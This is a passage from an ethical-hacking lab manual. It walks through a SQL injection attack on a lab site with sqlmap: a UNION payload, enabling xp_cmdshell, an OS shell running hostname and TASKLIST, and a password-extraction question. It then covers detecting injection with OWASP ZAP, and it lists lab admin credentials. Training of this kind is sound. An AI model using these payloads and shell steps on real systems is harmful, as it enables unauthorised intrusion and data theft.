Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(113)+CHAR(107)+CHAR(107)+CHAR(113)+CHAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(120)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHAR(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71)+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHAR(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- kHmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait...
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
```

28. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.


29. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

```
HAR(85)+CHAR(116)+CHAR(105)+CHAR(97)+CHAR(113)+CHAR(78)+CHAR(104)+CHAR(77)+CHAR(108)+CHAR(99)+CHAR(120)+CHAR(119)+CHAR(72)+CHAR(104)+CHAR(99)+CHAR(117)+CHAR(71)+CHAR(97)+CHAR(76)+CHAR(103)+CHAR(121)+CHAR(111)+CHAR(70)+CHAR(103)+CHAR(112)+CHAR(67)+CHAR(99)+CHAR(108)+CHAR(117)+CHAR(77)+CHAR(110)+CHAR(71)+CHAR(84)+CHAR(85)+CHAR(100)+CHAR(122)+CHAR(112)+CHAR(104)+CHAR(113)+CHAR(72)+CHAR(113)+CHAR(107)+CHAR(112)+CHAR(112)+CHAR(113),NULL,NULL,NULL,NULL,NULL-- kHmy
---
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
```

30. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.

```
[02:46:27] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell>
```

31. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.



The screenshot shows a terminal window on a Linux desktop environment. The title bar indicates the window is titled "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie="mscope=1jWydNf8wro=" ui-tabs-1=0 --os-shell - Parrot Terminal". The terminal content displays the following text:

```
web server operating system: Windows 2016 or 2022 or 10 or 11 or 2019
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[02:46:28] [INFO] testing if current user is DBA
[02:46:28] [INFO] checking if xp_cmdshell extended procedure is available, please wait...
[02:46:38] [WARNING] reflective value(s) found and filtering out
[02:46:38] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
Y
[02:47:31] [INFO] xp_cmdshell extended procedure is available
[02:47:32] [INFO] testing if xp_cmdshell extended procedure is usable
[02:47:33] [INFO] xp_cmdshell extended procedure is usable
[02:47:33] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[02:47:33] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Server2019
NULL
---
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
```

32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.
33. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.

```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
NULL
```

34. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

35. To view the available commands under the OS shell, type **help** and press **Enter**.

```
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
For more information on a specific command, type HELP command-name
ASSOC      Displays or modifies file extension associations.
ATTRIB     Displays or changes file attributes.
BREAK      Sets or clears extended CTRL+C checking.
BCDEDIT   Sets properties in boot database to control boot loading.
CACLS      Displays or modifies access control lists (ACLs) of files.
CALL       Calls one batch program from another.
CD          Displays the name of or changes the current directory.
CHCP      Displays or sets the active code page number.
CHDIR     Displays the name of or changes the current directory.
CHKDSK    Checks a disk and displays a status report.
CHKNTFS   Displays or modifies the checking of disk at boot time.
CLS        Clears the screen.
CMD        Starts a new instance of the Windows command interpreter.
COLOR     Sets the default console foreground and background colors.
COMP       Compares the contents of two files or sets of files.
COMPACT    Displays or alters the compression of files on NTFS partitions.
CONVERT   Converts FAT volumes to NTFS. You cannot convert the
          current drive.
COPY      Copies one or more files to another location.
DATE      Displays or sets the date.
```

36. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
37. Close all open windows and document all the acquired information.
38. You can also use other SQL injection tools such as **Mole** (<https://sourceforge.net>), **jSQL Injection** (<https://github.com>), **NoSQLMap** (<https://github.com>), **Havij** (<https://git-hub.com>) and **blind_sql_bitshifting** (<https://github.com>).

Question 15.1.1.1

Use the sqlmap tool to perform an SQL injection attack on the website www.moviescope.com to extract databases from the MSSQL database. Attempt to retrieve the table content of the column User_Login. Enter the password for the username steve.

Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using OWASP ZAP

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Task 1: Detect SQL Injection Vulnerabilities using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.


We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.

If you are logged out of the **Windows Server 2019** machine, click Ctrl+Alt+Delete, and login with **Administrator/Pa\$\$w0rd**.


2. Click windows **Search** icon, search for **Zap 2.14.0** in the search bar and launch **ZAP**.
3. OWASP ZAP initialized and a prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

If a **Manage Add-ons** window appears, close it.




4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.


If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.



5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, <http://www.moviescope.com>). Leave other options set to default, and then click the **Attack** button.




6. OWASP ZAP starts performing **Active Scan** on the target website, as shown in the screenshot.




7. After the scan completes, **Alerts** tab appears. You can observe the vulnerabilities found on the website under the **Alerts** tab.

The discovered vulnerabilities might differ when you perform this task.



8. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.




9. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.


